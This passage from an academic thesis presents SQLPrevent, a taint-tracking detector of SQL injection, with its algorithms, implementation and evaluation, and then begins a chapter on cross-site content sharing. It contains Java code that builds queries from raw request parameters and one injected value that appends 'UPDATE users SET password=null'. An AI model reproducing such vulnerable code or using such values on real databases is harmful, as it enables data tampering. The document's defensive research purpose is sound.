The "token type conformity" heuristic was originally inspired by Perl taint mode [Wal07]. When in taint mode, the Perl runtime explicitly marks data originating from outside of a program as tainted. Tainted data are prevented from being used in any security sensitive functions such as shell commands, or database queries. To “untaint” an untrusted input, the tainted data must be passed through a sanitizer function written in regular expressions. However, developers have to manually untaint user input data, and sanitizer functions might not catch all malicious inputs, especially when evasion techniques are employed.

The effectiveness of our approach depends on the precision of taint tracking. However, the traces of taint meta-data might be lost due to certain limitations in the tainting implementation. For instance, in Java, string-related classes export character-based functions (e.g., toCharArray) for retrieving internal characters of a string. The taint tracking module is unable to propagate taint meta-data to primitive types unless a modified version of JVM is employed. Thus, the taint information would be lost if an application constructs a new instance of string based on the internal characters of another string. Nevertheless, based on the experimental results and to the best of our knowledge, retrieving internal buffer of a string to construct an SQL statement is a rare case, and it is common coding practice that a programmer should validate any binary data retrieved from an unsafe buffer [HL03].

6.3.2 Conformity to Intention

To protect the integrity of SQL statements, our token type conformity heuristic, and some existing approaches, use pre-defined taint policies, implicitly or explicitly, to specify where in an SQL statement the untrusted data are allowed, and then check at runtime whether an intercepted SQL statement conforms to those policies. Based on the pre-defined taint policies, these approaches employ various mechanisms to track tainted data, and distinguish them in a dynamic query. However, while these approaches are effective, by using static taint policies and not taking developers’ intentions into account, false positives are possible (as we demonstrated in Example 1).

Instead of using pre-defined taint policies, we take the issue of explicit information-flow one step further, and treat SQLIA as a problem of detecting whether a given SQL query conforms with the original intention of the application developer. Our second heuristic, which we labeled as “conformity to intention,” allows discovery of the intended syntactical structure of a dynamic SQL statement at runtime, and performing validation on the SQL statement against the dynamically identified intention. To the best of our knowledge, there is no dynamic SQLIA detection and prevention technique that employs a concept similar to “conformity to intention”.

Intention Statement

Web application developers typically specify the intended syntactical structure of an SQL statement using *placeholders* directly in code. For instance, the following Java code constructs a dynamic SQL statement by embedding parameter values from an HTTP request (each parameter might also pass through a sanitizer function):

Example 2. Typical Java code for constructing an SQL statement with the use of an HTTP request object:

```
select_statement ::= ‘‘SELECT’’ select_list from_clause [where_clause]
                     [order_clause]
select_list      ::= ‘‘*’’ | id_list
id_list          ::= ID | ID ‘‘,’’ id_list
from_cause       ::= ‘‘FROM’’ id_list
where_clause     ::= ‘‘WHERE’’ cond { (‘‘AND’’ | ‘‘OR’’ ) cond }
cond             ::= value OPERATOR value
value            ::= ID | STRING | NUMBER
order_clause     ::= ‘‘ORDER BY’’ id_list
```

Figure 6.3: A simplified SQL SELECT statement grammar written in Backus-Naur Form (BNF).

```
statement= "SELECT book_name," +  request.getParameter("p1")
  + " FROM " + request.getParameter("p2")
  + " WHERE book_id='" + request.getParameter("p3") + "' "
  + request.getParameter("p4");
```

The intended syntactical structure of the SQL statement in the above example can be expressed as shown in code Fragment 6.1, where an underlined question mark is used to indicate a placeholder:

$$\texttt{"SELECT book\_name,}\underline{\texttt{?}}\texttt{ FROM }\underline{\texttt{?}}\texttt{ WHERE book\_id='}\underline{\texttt{?}}\texttt{' }\underline{\texttt{?}}\texttt{"} \quad (6.1)$$

We refer to such a parameterized SQL statement as an *intention statement*. Our approach relies on per-character taint tracking for deriving intention statements during runtime. When an SQL statement is intercepted, our taint tracker marks every character in a token as tainted when the token contains one or more tainted characters. Our approach constructs an intention statement by replacing each consecutive tainted substring in a dynamically constructed SQL statement with a special meta-character. Thus, when the SQL statement "`SELECT book_name,`<u>`price`</u> `FROM` <u>`book`</u> `WHERE book_id='`<u>`SQLIA`</u>`'` <u>`ORDER BY price`</u>" is intercepted, our approach substitutes each tainted substring with the placeholder meta-character (<u>?</u>) to form an intention statement, as shown in code Fragment 6.1.

A placeholder in an intention statement represents an expanding point, where each expansion must conform to the corresponding grammatical rule intended by the developer. We denote a placeholder's corresponding grammar rule as an *intention rule*, which regulates the instantiation of a placeholder at runtime. Each intention rule maps to an existing nonterminal symbol (e.g., SELECT list) or terminal symbol (e.g., string literal or identifier) of a given SQL grammar. The collection of intention rules of an SQL statement serves as the intended syntactical structure, and can be discovered by using an SQL parse tree.

Intention Tree and Intention Grammar

An intention statement is a string without explicit structure. To identify the intention rules of an intention statement, we use an SQL parse tree. Our approach constructs a parse tree




Figure 6.4: The intention tree of the intention statement from Fragment 6.1. Oval boxes represent *nonterminal symbols*, square boxes represent *terminal symbols*, and dash-lined boxes are placeholders. The grammar rules for each placeholder are (from left to right) two `id_lists`, a `STRING_LIT`, and an `order_clause`.

(referred to in this chapter as an *intention tree*) from an intention statement to represent the explicit syntactical structure of an intention statement. Figure 6.4 illustrates an intention tree for the intention statement in Fragment 6.1, based on the simplified SQL SELECT statement sample grammar shown in Figure 6.3. The sample grammar consists of a set of production rules, each of the form $\alpha ::= \omega$, where α is a single *nonterminal* symbol, and ω is any sequence of *terminals* and/or *nonterminals*. In the example from Figure 6.3, the `select_statement` is the start symbol. A parse tree represents the sequence of rule invocations used to match an input stream, and can be constructed by *deriving* an SQL statement from the start symbol of the given SQL grammar. For each grammar rule $\alpha ::= \omega$ matched during the derivation process, the matched rule forms a branch in the parse tree, where α is the parent node, and ω represents a set of child nodes of α. A nonterminal symbol β in ω would be replaced by another grammar rule that matches the nonterminal symbol β, which in turn forms another branch originated from β. During construction of an intention tree, the placeholder meta-character represents a special type of token that can match any nonterminal and terminal symbols during derivation. In addition, lookahead on input data corresponding to a placeholder are used to distinguish alternatives. The derivation process continues recursively until all input tokens are exhausted.

In Figure 6.4, oval boxes represent nonterminal symbols, square boxes are terminal symbols, and dash-lined boxes contain placeholders. In an intention tree, a placeholder is an expanding node. The branch expanded from a placeholder must follow the placeholder's intention rule. Given an intention tree, our approach uses *the grammar rule of each placeholder's parent node* as the intention rule for each placeholder. For the intention tree depicted in Figure 6.4, the intention rules of the three placeholders are as follows: (from left to right) two identifier lists (`id_list`), a string literal (`STRING_LIT`), and an ORDER BY clause (`order_clause`), respectively.

In addition to intention rules, the intended structure of a dynamic SQL statement includes

```
Algorithm 2: IsMaliciousSQL
    Input: SQL statement $s$
    Input: $s$ taint information $t$
    Input: SQL grammar $G$
    Output: A boolean value indicate whether $s$ is malicious or not
    intention statement: $s^i \leftarrow$ construct($s$, $t$);
    intention tree: $Y \leftarrow$ parse($s^i$, $G$);
    intention grammar: $G^i \leftarrow$ derive($Y$);
    if parse($s$, $G^i$) failed then
      return true;
    else
      return false;
    end if
```

constant symbols that are specified by developers at design-time. The intended constant symbols of an SQL statement can be represented by leaf nodes of an intention tree, excluding placeholder nodes. By walking through all leaf nodes of an intention tree, and replacing each placeholder with its intention rule, a new grammar rule can be derived for that specific dynamic SQL statement. We refer to the grammar rule derived from an intention tree as an *intention grammar*. For instance, code Fragment 6.2 shows the intention grammar derived from the intention tree in Figure 6.4, where double-quoted strings represent constant terminal symbols (e.g., "`SELECT book_name,`"), and `id_list`, `STRING_LIT`, and `order_clause` are existing grammar rules.

$$\begin{array}{l}\texttt{"SELECT book\_name," id\_list " FROM " id\_list}\\ \texttt{"WHERE book\_id='" STRING\_LIT "' " order\_clause}\end{array} \tag{6.2}$$

Detection of SQLIAs

Once an intention grammar is derived, an SQLIA can be detected by parsing the dynamic SQL statement using its intention grammar. If the dynamic SQL statement can be recognized by its intention grammar, then it is a benign statement; otherwise, it is malicious. For instance, while statements in both code Fragments 6.3 and 6.4 yield the same intention grammar (as shown in code Fragment 6.2), only the statement in Fragment 6.4 is malicious, as it does not conform to the intention grammar.

$$\begin{array}{l}\texttt{SELECT book\_name, }\underline{\texttt{price}}\texttt{ FROM }\underline{\texttt{book}}\\ \texttt{WHERE book\_id='}\underline{\texttt{SQLIA}}\texttt{' }\underline{\texttt{ORDER BY price}}\end{array} \tag{6.3}$$

$$\begin{array}{l}\texttt{SELECT book\_name, }\underline{\texttt{price}}\texttt{ FROM }\underline{\texttt{book}}\\ \texttt{WHERE book\_id='}\underline{\texttt{SQLIA}}\texttt{'}\\ \underline{\texttt{ORDER BY price; UPDATE users SET password=null}}\end{array} \tag{6.4}$$

Our algorithm for SQLIA detection (Algorithm 2) employs taint tracking and intention grammar derivation. The algorithm takes an SQL statement s, taint information t about s, and an SQL grammar G as arguments, and then returns a boolean to indicate whether the tainted SQL statement is malicious or not. The algorithm first constructs an intention statement s^i from an SQL statement s by replacing each consecutive tainted string in s with a meta-character. The algorithm then parses s^i using an SQL grammar G to construct an intention tree Y. Once the intention tree is constructed, the algorithm derives an intention grammar G^i by traversing through the leaf nodes of Y. If s can be parsed by G^i, the algorithm returns `false`; otherwise, it returns `true` to indicate that the intercepted SQL statement is malicious.

Intention discovery reduces the rate of false positive in the SQL detection logic. However, the intended structure expressed by a developer might allow an SQLIA to pass through. To prevent SQLIAs from a programmer's permissive intention, our "conformity to intention" heuristic employs a baseline policy to restrict where in an SQL statement the untrusted data are allowed. In our design, in addition to literal tokens, only identifier tokens (e.g., table name, column name) and order by, group by, and having clauses are permitted to contain tainted data.

As with all existing SQLIA detection techniques that rely on SQL grammar parsing (e.g., SQLGuard [BWS05], SQLCheck [SW06], CANDID [BBMV07]), grammatical differences between the detection engine and the back-end database could potentially cause false positives. Nevertheless, for "token type conformity", the SQL lexical analyzer in our approach is required only to be able to distinguish between literals and non-literals. Even though most database vendors develop proprietary SQL dialects (e.g., Microsoft TSQL, Oracle PL-SQL, MySQL) in addition to supporting standard ANSI SQL, the lexical analyzer required for our approach can simply treat all non-literal tokens equally and disregard the syntactical differences among SQL dialects due to different non-literal tokens supported. For instance, we used SQLPrevent with MySQL without any modification to the SQL lexer, even though the lexer was originally designed for Microsoft SQL Server. For intention discovery, we used ANSI SQL grammar during evaluation. Our implementation of SQLIA detection module can be configured to use different SQL dialects, and we are currently evaluating SQLPrevent with a real-world web application that uses Oracle as a back-end database.

Due to space limitations, we only summarize the complexity-analysis results of proposed detection logic here. For Algorithm 1, the computational complexity is $O(N)$, where N is the length of the SQL statement in characters. For Algorithm 2, the computational complexity is the same as the worst-case complexity for constructing a parse tree, which is as follows:

$$\begin{cases} O(N) & \text{if} \quad G \quad \text{is} \quad \text{LALR} \\ O(N^2) & \text{if} \quad G \quad \text{is} \quad \text{not LALR but deterministic} \\ O(N^3) & \text{if} \quad G \quad \text{is} \quad \text{non-deterministic} \end{cases}$$

6.4 Implementation

In this section, we explain the implementation of SQLPrevent in J2EE, ASP.NET, and ASP. Our description is organized around the SQLPrevent architecture depicted in Figure 7.2.

6.4.1 HTTP Request Interceptor

For J2EE, `HTTP Request Interceptor` is implemented as a servlet filter that intercepts HTTP requests. For each intercepted HTTP request, a separate instance of `TaintMark` 'wraps' the intercepted request. From this point on, on each access to the value of the request parameter, `TaintMark` calls the wrapped `HTTPServletRequest` object to get the value, marks it as tainted, and only then returns it to the caller.

6.4.2 Taint Tracker

The purpose of `Taint Tracker` is to mark the source of each character as either tainted or not, in an intercepted SQL statement. For J2EE, the `Taint Tracker` module is implemented as a set of *taint-enabled* classes, one for each string-related system class—such as `String`, `StringBuffer`, and `StringBuilder`. `Taint Tracker` provides dynamic per-character tracking of taint propagation in J2EE web applications. Each taint-enabled class has exactly the same class name and implements the same interfaces as the corresponding Java class—in fact, they are identical from a web application point of view. In order to specify the taintness of each character in a string, each taint-enabled class has an additional data structure referred to as taint meta-data, and a set of functions for manipulating this structure. In `Taint Tracker` for J2EE, taint meta-data is implemented as an array of booleans, with its size equal to the number of characters of the corresponding string. Each element in the array indicates whether the corresponding character is tainted or not. For taint tracking, the taint-enabled classes propagate taint meta-data during string operations. In order to replace existing system classes with `Taint Tracker` at runtime, a Java Virtual Machine (JVM) needs to be instructed to load taint-enabled classes instead of the original ones. For instance, we used the `-Xbootclasspath/p:`*`<path to taint tracker>`* option to configure Sun JVM to prepend the taint tracker library in front of the bootstrap class path.

6.4.3 SQL Interceptor

`SQL Interceptor` for J2EE extends P6Spy [MGAQ03], a JDBC proxy that intercepts and logs SQL statements issued by web application programming logic before they reach the JDBC driver. JDBC is a standard database access interface for Java, and has been part of Java Standard Edition since the release of SDK 1.1. We have extended P6Spy to invoke the `SQLIA Detector` when SQL statements are intercepted.




Figure 6.5: Design of the evaluation testbed.

6.4.4 SQL Lexer, Intention Validator and SQLIA Detector

The `SQL Lexer` module is implemented as an SQL lexical analyzer. This module converts a sequence of characters into a sequence of tokens based on a set of lexical rules, and determines the type of each token during scanning. `SQLIA Detector` takes an intercepted SQL statement as input, passes the intercepted SQL statement to the `SQL Lexer` for tokenization, then performs detection according to Algorithm 1. When a potential SQLIA is detected, `SQLIA Detector` passes the intercepted SQL statement to `Intention Validator` to check whether the query conforms to the intended syntactical structure of the designer, based on Algorithm 2. If an SQLIA is identified, the detector throws a necessary security exception to the web application, instead of letting the SQL statement through.

6.4.5 Design Details Specific to ASP and ASP.NET

SQLPrevent was originally implemented in J2EE, and subsequently ported to ASP.NET and ASP in order to assess the degree to which our approach is generalizable and portable. In addition, we wanted to offer to the community a means of protecting legacy ASP applications. While the implementations of `SQL Lexer`, `Intention Validator`, and `SQLIA Detector` are identical among platforms (except the languages used), the design of `HTTP Request Interceptor`, `Taint Tracker`, and `SQL Interceptor` is specific to each execution environment. In particular, we used .NET profiling API [Pie01] and Microsoft Intermediate Language re-writing techniques [Mik03] to intercept SQL statements in ASP.NET. For ASP, we utilized a technique known as universal delegator [Bro99] to intercept SQL statements generated from ActiveX Data Object.

6.5 Evaluation

We evaluated SQLPrevent both in the lab environment and in the field. In the lab experiment, SQLPrevent was evaluated using the testbed suite from project AMNESIA [HO05]. We chose this testbed because it allowed us to have a common point of reference with other approaches that have used it for evaluation [HO05, SW06, HOM06, BBMV07, Sek09]. For evaluation in field, we deployed and tested SQLPrevent on one of web applications from our institute. In this section, we first present our in-lab evaluation procedures and results, then the field evaluation.




Figure 6.6: Detection and prevention performance evaluation. t_b and t_m are round-trip response time with SQLPrevent deployed, measured using benign and malicious requests, respectively.

6.5.1 Experimental Setup

The experimental set up is illustrated in Figure 6.5. The testbed suite consisted of an automatic testing script in Perl and five web applications (Bookstore, Employee Directory, Classifieds, Events, and Portal), all included in the AMNESIA testbed. Each web application came with the ATTACK list of about 3,000 malformed inputs and the LEGIT list of over 600 legitimate inputs. In addition to the original ATTACK list, we produced another set of obfuscated attacks by obscuring the attack inputs that came with AMNESIA using hexadecimal encoding, dropping white space, and inline comments evasion techniques to validate the ability of SQLPrevent to detect obfuscated SQLIAs. To test whether the intention-validator module is capable of performing SQLIA detection without causing false positives, we modified each JSP in the testbed to intentionally include user inputs to form "`ORDER BY`" clauses in each dynamic SQL statement when an additional HTTP parameter named "`orderby`" is presented. We then modified the ATTACK and LEGIT lists by appending the additional parameter for each testing trace. To test whether the SQL lexer module is capable of performing lexical analysis in a database-independent way, we configured Microsoft SQL Server and MySQL as back-end databases. SQLPrevent was tested with each of the five applications, and each of the two databases resulting in 10 runs.

6.5.2 Effectiveness

In our experiments, we subjected SQLPrevent to a total of 3,824 benign and 15,876 malicious HTTP requests. We also obfuscated the requests carrying SQLIAs and tested SQLPrevent against them, which resulted in doubling the number of malicious requests. We then repeated the experiments using an alternative back-end database. In total, we tested SQLPrevent with over 70,000 HTTP requests. None of these requests resulted in SQLPrevent producing a false positive or false negative.

6.5.3 Efficiency

We measured the performance overhead of SQLPrevent for two modes of operation: when the web application receives one request at a time, and when it is accessed concurrently by multiple web clients. First we describe the experimental setup common to both modes, then discuss specifics of experiments for each mode and the results.

To make sure the performance measurements were not skewed by hardware, we performed them on both low-end and high-end equipment. For the low-end configuration, the web applications and databases were installed on a machine with a 1.8 GHz Intel Pentium 4 processor and 512 MB RAM, running Windows XP SP2. The automatic test script was executed on a host with a 350 MHz Pentium II processor and 256 MB of memory, running Windows 2003 SP2. These two machines were connected over a local area network with 100 Mbps Ethernet adapters. Round-trip latency, while pinging the server from the client machine, was less than 1 millisecond on average. For the high-end configuration, the testing script and web applications were installed on two identical machines, each equipped with eight Intel Xeon 2.33 GHz processors and 8 GB of memory, running Fedora Linux 2.6.24.3. Round-trip latency was less than 0.1 millisecond on average in this configuration.

Sequential Access

To measure the performance characteristics of SQLPrevent, we used nanosecond API in J2SE 1.5 and employed two sets of evaluation data. The first set was used for measuring *detection overhead*, which is the time delay imposed by SQLPrevent for each benign HTTP request. To calculate *detection overhead*, we measured the round-trip response time with SQLPrevent for each benign HTTP request, as shown in Figure 7.6, and applied the following formula: $Detection\ Overhead = (t_r + t_s)/t_b$, where t_r and t_s are the time delays for the request interceptor and SQLIA detector, respectively, and t_b is the round-trip (from A to C in Figure 7.6) response time when a benign SQL statement is detected.

The second set of data was for measuring *prevention overhead*, which is the overhead imposed by SQLPrevent when a malicious SQL statement is detected and blocked. *Prevention overhead* shows how fast SQLPrevent can detect and prevent an SQLIA. If either overhead is too high, the system could be vulnerable to denial-of-service attacks that aim for resource over-consumption. To ensure that SQLPrevent would not impose high overhead when blocking SQLIAs, we conducted another performance experiment and used the following formula to calculate *prevention overhead*: $Prevention\ Overhead = (t_r + t_s)/t_m$, where t_r and t_s are the time delays for request interceptor and SQLIA detector, respectively, and t_m is the round-trip (from A to B) response time when a malicious SQL statement is detected and blocked.

For each web application, Table 6.1 shows the average *detection overhead* and *prevention overhead* each with its corresponding standard deviation. When averaged for the five tested applications, the maximum performance overhead imposed by SQLPrevent was 3.6% (with standard deviation of 1.4%). This overhead was with respect to an average 30 milliseconds response time observed by the web client.

Subject	**Overhead(%)**			
	Detection		**Prevention**	
	Avg	**Std Dev**	**Avg**	**Std Dev**
Bookstore	1.2	0.6	3.4	1.1
Employee	1.7	0.7	4.3	1.5
Classifieds	1.5	0.7	3.6	1.5
Events	3.3	1.4	4.2	2.3
Portal	1.9	0.9	2.5	0.5
Average	**1.9**	**0.9**	**3.6**	**1.4**

Table 6.1: SQLPrevent overheads for cases of benign ("detection") and malicious ("prevention") HTTP requests.

Concurrent Access

To test SQLPrevent performance overhead under a high volume of simultaneous accesses, we used JMeter [Apa07], a web application benchmarking tool from Apache Software Foundation. For each application, we chose one servlet and configured 100 concurrent threads with five loops for each thread. Each thread simulated one web client. We then measured the average response time with SQLPrevent and applied the *prevention overhead* formula to calculate the overhead. During stress testing, SQLPrevent imposed an average 6.9% (standard deviation 1.3%) performance overhead, with respect to an average of 115 milliseconds response time for all five applications and both databases.

6.5.4 Field Evaluation

To obtain more realistic data on the accuracy and efficiency of SQLPrevent, we collaborated with UBC IT to deployed SQLPrevent on to CTConnect2, an online course management tool used to administer and manage online WebCT Vista course sections. CTConnect2 is a web application developed in J2EE, using Oracle as its back-end database. The application is accessible only to faculty administrators.

SQLPrevent was deployed and tested on CTConnect2 between June to September 2009, a duration of three months. The scale of CTConnect2 is relatively small, with 37 unique accessible URLs. We manually went through all accessible URLs and injected each HTTP parameter with SQL injection payloads. SQLPrevent reported nine instances of SQL injection vulnerabilities among seven unique Java classes. Interestingly, one of the identified injection vulnerability was caused by a predefined parameter value in an HTTP request intentionally included by the developers to form an "ORDER By" clause in an SQL statement. This particular vulnerability could trigger a false positive alarm during benign operations if the developers intention is not taken into account; that is, without checking our proposed "conformity to intention" heuristic. For efficiency, we observed SQLPrevent imposes a neglectable performance overhead, with 30 to 50 milliseconds response time observed by web clients.

6.6 Discussion

In our evaluation, SQLPrevent produced no false positives or false negatives, and imposed low runtime overhead on the testbed applications. In addition to high detection accuracy and low performance overhead, the advantages of our technique are in its automatic adaptability to developer's intentions, and its ease of integration with existing web applications.

SQLPrevent can be easily integrated with existing web applications. For instance, in order to protect a J2EE application with SQLPrevent, the administrator needs to (1) deploy the SQLPrevent Java library into the J2EE application server, (2) configure the `HTTP Request Interceptor` filter entry in the `web.xml`, (3) replace the class name of the real JDBC driver with the class name of `SQL Interceptor` in the configuration settings, and (4) configure the JVM to prepend the `Taint Tracker` library in front of the bootstrap class path. For ASP.NET and ASP, deploying SQLPrevent is a matter of copying and registering the binary components.

We ported SQLIntention to ASP.NET and ASP to assess the generalizability of our approach, and to offer protection for legacy web applications. Legacy web applications are natural targets of SQLIAs, since most vulnerabilities are known by attackers, and the resources for prevention and protection required from development or administration might have been re-allocated to other projects. To the best of our knowledge, none of the existing dynamic SQLIA detection techniques have been ported to ASP. The lack of support for ASP is mainly due to the lack of a standard mechanism for intercepting SQL statements in ASP. Furthermore, the ASP runtime environment cannot be modified. ASP web applications have been the target of waves of massive SQLIAs from October 2007 to April 2008 [Kei08]. As a consequence of these attacks, more than half a million web pages have been infected with malicious JavaScript code that redirects the visitors of compromised web sites to download malware from malicious hosts [PMRM08]. Our approach can be integrated into an existing web application with a few configuration setting changes. Security protection without additional effort from developers and administrators is vital to the protection of legacy web applications.

The approach proposed in this chapter is not a replacement for all other defences against SQLIAs; it offers an alternative point in the trade-off space. Open-source and some other applications—source code for which can be analyzed and, if necessary, modified by the application owners—make those approaches that employ static analysis and/or alteration of the source code viable. For applications where an additional overhead of 2-5% is unacceptable, static detection and elimination of SQLIA vulnerability identification, or even the use of parameterized query APIs, would be more appropriate. Our approach offers the ability to protect existing applications effectively, efficiently, and without having to depend on application vendors or developers.

The concept of token type conformity and conformity to intention can be applied to other types of web application security problem such as cross-site scripting (XSS) and remote command injection, for which taintness of tokens can be analyzed and the intended syntactical structures can be dynamically discovered. For instance, a web application can check whether tainted data is used to construct script elements in the Document Object Model (DOM) of a dynamically generated HTML page to prevent XSS attacks.

6.7 Summary

SQL injection vulnerabilities are ubiquitous and dangerous, yet many web applications deployed today are still vulnerable to SQLIAs. Although recent research on SQLIA detection and prevention has successfully addressed the shortcomings of existing SQLIA countermeasures, the possibilities of false positive and the effort needed from web developers have limited adoption of these countermeasures in some real world settings. In this chapter, we presented a novel approach to runtime SQLIA protection, as well as a tool (SQLPrevent) that implements our approach. Our experience and evaluation of SQLIntention indicate that it is effective, efficient, easy to deploy by web administrators.

Chapter 7

Secure Content Sharing Beyond Walled Gardens

With Web 2.0, the user is both a consumer and provider of Web content [Ore07]. It is thus essential to design a usable mechanism from Web development communities for web users to share their personal content with each other in a controlled manner across boundaries of websites. While an Internet-scale adoption of a web SSO solution enables a web user to be uniquely identified on the Web, however, a user-centric access control mechanism is still needed. In this chapter, we explore and evaluate a preliminary design of a distributed access control scheme that allows a user's access-control policies authored and hosted on one site being reused on other content-hosting or service-provider (CSPs) websites. The proposed sharing mechanism is based on the OpenID and OAuth protocols with use-case scenario in which content owner and requestor may be unknown to each other.

Today's Web is mostly site centric; for each service provider, a web user has to maintain a separate copy of identity and access-control policy. In this chapter, we use the term "*walled garden*" to refer to such an administrative domain defined by a service provider. Because each walled garden controls its own set of users and employs a different access control mechanism to protect personal content, it is difficult to share personal content beyond walled gardens. For the purpose of illustrating our discussion, we will use the following scenario of web content sharing as a running example:

Scenario 1. Alice is a Girl Scout in the Colonial Coast Adventures (CCA) club. She took pictures at a scout training event, and would like to use her favorite photo web site MyPhoto.com to share those photos online. In CCA, the policy is that pictures of training events can only be seen by CCA troop members and their parents. Alice would like to implement this policy and limit access to her photos accordingly. Jenny is another CCA member and Mary is her mother. In order for Mary to access Alice's photos for this event, Mary has to prove that she is the parent of Jenny and that Jenny is a CCA member. However, neither Jenny nor Mary are registered members of MyPhoto.com, and Alice does not know Jenny and Mary.

Personal content sharing is currently available in limited forms, with two main content sharing mechanisms offered by CSPs. The first one is to make user content public. Obviously, this is inadequate for controlled sharing. The second one is the *walled garden* approach. With this approach, the user who "owns" content can grant permissions directly to other users (or user groups) within the same CSP. This walled-garden approach is easy to implement and use.

Its main limitation is that not all the desired content users (e.g., Girl Scouts and their parents) are necessarily registered with the corresponding CSP; and thus, users outside of that CSP cannot be granted selective access. Even within the same walled garden, the resource requester and owner might not be known to each other (e.g., Alice does not know some other Girl Scouts and their parents who use MyPhoto.com), increasing the challenge of controlled sharing for both the owners and consumers of content.

To share personal content with unknown users, one possible solution is to adopt a distributed authorization system that support the notion of *trust and delegation*, which provides a flexible way for a user to delegate authority to another user who is in a better position for defining attributes of other users. For example, Alice might trust the CCA troop to define its Scout members, even those members who are unknown to Alice. A user might want to use one attribute to make an inference about another attribute (e.g., Alice defines all Girl Scouts of CCA as her friends). In addition, a user might also want to delegate to unknown users based on their asserted attributes. For example, Alice trusts CCA to define its member Scouts; she then delegates the authority over the "parent" attribute to those scout members.

There are many existing distributed authorization systems (e.g., KeyNote [BFIK99], SPKI/SDSI [EFL^{+}99], RT [LMW02]), each with a different level of delegation support. However, because Web 2.0 access policies for personal content are authored by users without special technical skills, and are enforced by mutually untrusted walled gardens, there are many challenges remaining to address. The first challenge is *usability*. The expressive power of a policy language must be balanced with usability. An average web user must be able to comprehend the language to ensure that an access policy matches the owner's sharing intention. To be usable, the user-experiences provided by the sharing mechanism must leverage the skills and experiences that a web user already has. *Interoperability* is the another challenge. Access-control policies that are authored in one policy provider must be employable to protect personal content residing on multiple CSPs. In addition, the solution should work under current walled-garden restrictions without requiring CSPs to change their existing access-control mechanisms.

In addition to usability and interoperability, *granularity* of control and *accountability* should be considered as well. Content created by web users is diverse and sometimes complex, a content owner should be able to specify access-control in a fine-grained terms. For example, a content owner might want to protect a photo in an album, an event in a calendar, or even a paragraph within a blog. For accountability, a content owner should be able to know which data is being accessed, by who and when, and be able to revoke an authorization at anytime if necessary.

To address the aforementioned challenges, the work presented in this chapter explores a possible solution based on the following design goals:

- Users are not required to set up a separate account and password on each service provider to view shared content.
- The user is assumed to be equipped only with a web browser. The sharing mechanism should be built upon the existing Internet infrastructure and open standards. It should

not require any special software (e.g., browser plug-in, local proxy) being installed on end-user computers, or require public key/secret key, X.509, or SPKI/SDSI certificates managed by a user to perform cryptographic operations.

- CSPs are not required to change their existing access-control mechanisms.

To achieve our design goals, we first reviewed existing literature to understand user content sharing practices. The most important findings that related to our work is that *email is the most commonly used sharing mechanism* [VEN+06, Wha08, ME07], and *users tend to treat socially defined classes (e.g., friends, co-workers, family) the same when sharing* [VEN+06, Wha08]. In addition, we studied current sharing solutions provided by CSPs that enable users to share their content beyond walled gardens. Most CSPs (e.g., Google, Flickr, Facebook) support sharing through a *secret-link*, which is a hard-to-guess URL that uniquely identifies a shared resource (e.g., http://picasaweb.google.com/Alice?sl=Gv1sRgCOzuv). When a resource owner shares personal content using a secret-link, the corresponding CSP creates a special URL for that resource. Anyone who knows the secret-link can access the content. To share specific personal content, a resource owner (sometimes with the aid of the CSP) sends the secret link via email to selected users. Message recipients view the shared content by clicking on the link. Secret-links are easy to use for both owners and users, and are easy to implement by CSPs. Secret-links provide a certain degree of control over sharing since only those who obtain (or guess) the link can access the content. However, the use of secret-links are not secure as they can be forwarded to unauthorized users. Another limitation is that a content owner has to know the recipient's email explicitly, which might be impractical in some sharing scenarios (e.g., Alice doesn't know Jenny and Mary).

In this chapter, we propose a new approach for secure Web 2.0 content sharing beyond walled gardens. Based on the aforementioned findings, the main ideas behind our approach are: (1) reuse existing email accounts for global identification, (2) extend user's social circle with the notion of trust and delegation for access control, and (3) leverage the existing secret-link mechanism for content sharing. Our approach has two main components: *Email2OpenID* and *OpenPolicy* providers. An Email2OpenID provider is service provider that is augmented with an OpenID [RF07] identity service and an email-to-OpenID mapping service. Email2OpenID providers enable web users to use their email to login CSPs while remain using OpenID identifier for user identification and service discovery. An OpenPolicy provider is a policy hosting provider that offers services for internet users to organize their access polices, and for CSPs to make authorization decisions.

